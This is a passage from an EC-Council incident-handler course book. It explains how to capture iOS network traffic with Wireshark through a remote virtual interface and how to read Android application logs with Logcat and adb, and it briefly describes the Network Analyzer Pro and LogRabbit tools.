



Figure 10.20: Screenshot of Wireshark showing captured details

## Capturing and Analyzing iOS Network Traffic using Wireshark

Source: *https://medium.com*

Incident handlers can capture the network traffic flow from the victim's iOS applications to identify malicious packets and analyze the reported incident. For this, packet capturing tools such as Wireshark can be utilized.

### Steps to Capture and Analyze iOS Network Traffic

- **Step 1**: Connect the suspected iPhone device to the workstation → run the following command on the terminal to check the available interfaces:

  ```
  ifconfig -l
  ```

- **Step 2**: Launch Xcode and open the **Window** menu → go to **Devices** and **Simulators** to identify the device's UDID (this can be viewed through Apple Music as well).




Figure 10.21: Screenshot of Xcode viewing device UDID

- **Step 3**: Run the following command to configure Remote Virtual Interface (RVI):


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

```
rvictl -s <UUID of the device>
```

**Note:** Append `rvi0` to the list after the interface has been configured.

- **Step 4**: Now, launch **Wireshark** → double-click on the `rvi0` interface to capture live packets.





Figure 10.22: Screenshot of Wireshark showing configured interface

If permission is denied for capturing traffic on the victim device, run the following command to relaunch Wireshark:

```
$ sudo /Applications/Wireshark.app/Contents/MacOS/Wireshark
```

- **Step 5**: Wireshark will capture packets and display the packet list. Now, click on suspected packets to view their details for further analysis.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 10.23: Screenshot of Wireshark capturing packets

## Analyzing iOS Network Traffic using Network Analyzer Pro

Source: *https://apps.apple.com*

Network Analyzer Pro is a Wi-Fi device discovery tool that discovers the address and name of all LAN devices, along with their Bonjour/DLNA services. It includes standard diagnostic tools such as ping, traceroute, port scanner, DNS lookup, and whois. Network Analyzer Pro allows incident handlers to collect information such as devices connected to the network, their IP addresses, and trace route visualization. This information helps incident handlers to detect anomalous network traffic or malicious devices connected to the network.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 10.24: Screenshot of Network Analyzer Pro

## Analyzing Android Logs

Source: *https://developer.android.com*

Incident responders must perform Android log analysis during the investigation of an Android-based security incident to determine the root cause and mitigate it efficiently. A log message contains timestamps, tags, log levels, and error information that can be further analyzed to deal with any incident. Additionally, individual log types contain the application log, system log, event log, and radio log that can provide sufficient information required for investigation.

The log messages of an Android application can be checked using the following steps:

- Run the suspected Android application on the device.
- In Android Studio, click on **View** and select the **Tool Windows**.
- Now, click on the **Logcat** option.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 10.25: Screenshot of log messages in Logcat

The above screenshot displays all log messages from the application currently running on the device. It can be modified using the filter option in the filter menu.

Steps to apply a filter to log data:

- Select any filter option such as **Show only selected application**, **No Filters**, or **Edit Filter Configuration** from the filter menu.
- For the **Edit Filter Configuration** filter, you can modify the configuration as follows:
  - Specify the following parameter details for the **Create New Logcat Filter** option:
    - **Filter name**: Select a filter name to add it in the options.
    - **Log Tag**: Provide a tag for log messages.
    - **Log Message**: Specify a text message for log messages.
    - **Package Name**: Provide the package name.
    - **PID**: Provide the associated process ID.
    - **Log level**: Select the required log level.
    - **Regex**: You can use the regular expression syntax with this parameter.
  - Now, click on the **"+"** button to add the modified filter; then, click on **OK**.

    **Note:** You can also remove a filter by clicking on the "**–**" button.

Alternatively, incident responders can use the Logcat command-line tool in Android Studio, which enables log message dumping. Some commands that can be used for analyzing Android logs are listed below:

- Run the following command to check all log types in the existing Android system:

```
adb logcat
```


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Run the following command to include data and time when obtaining additional information:

  **adb logcat -v threadtime**

- Run the following command to store logs in a specified text file:

  **adb logcat -v threadtime > logfile.txt**

You can also use the following filter patterns in ADB commands to filter Android logs and search log files for further analysis:

- **adb logcat -f <output_file>**

  This filter will save all Android logs into a file.

- **adb logcat "*:E"**

  You can obtain all errors and fatalities in the suspected Android system using this filter.

- **adb logcat | grep -i "my.domain.*" #**

  This command will fetch all logs associated with **"my.domain.*"** tagname

- **adb logcat "application_or_tag_name:*" "*:S"**

  You can check all logs by application name using this filter.

- **adb logcat -b events "gsm_service_state_change" "*:S"**

  You can obtain all GSM state changes using the above filter in an ADB command.

- **adb logcat -b radio**

  You can check all radio events using this filter during an investigation.

## Android-based Log Analysis Tools

- **LogRabbit**

  Source: *http://lograbbit.com*

  The LogRabbit tool allows incident responders to analyze Android device logs. Moreover, it performs real-time analysis on Android logs in a fast and efficient manner for investigation during a security incident. This tool filters logs by the app name, log level, tag, keyword, time, process id, and thread id. It also combines filters for precise log viewing and analysis.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

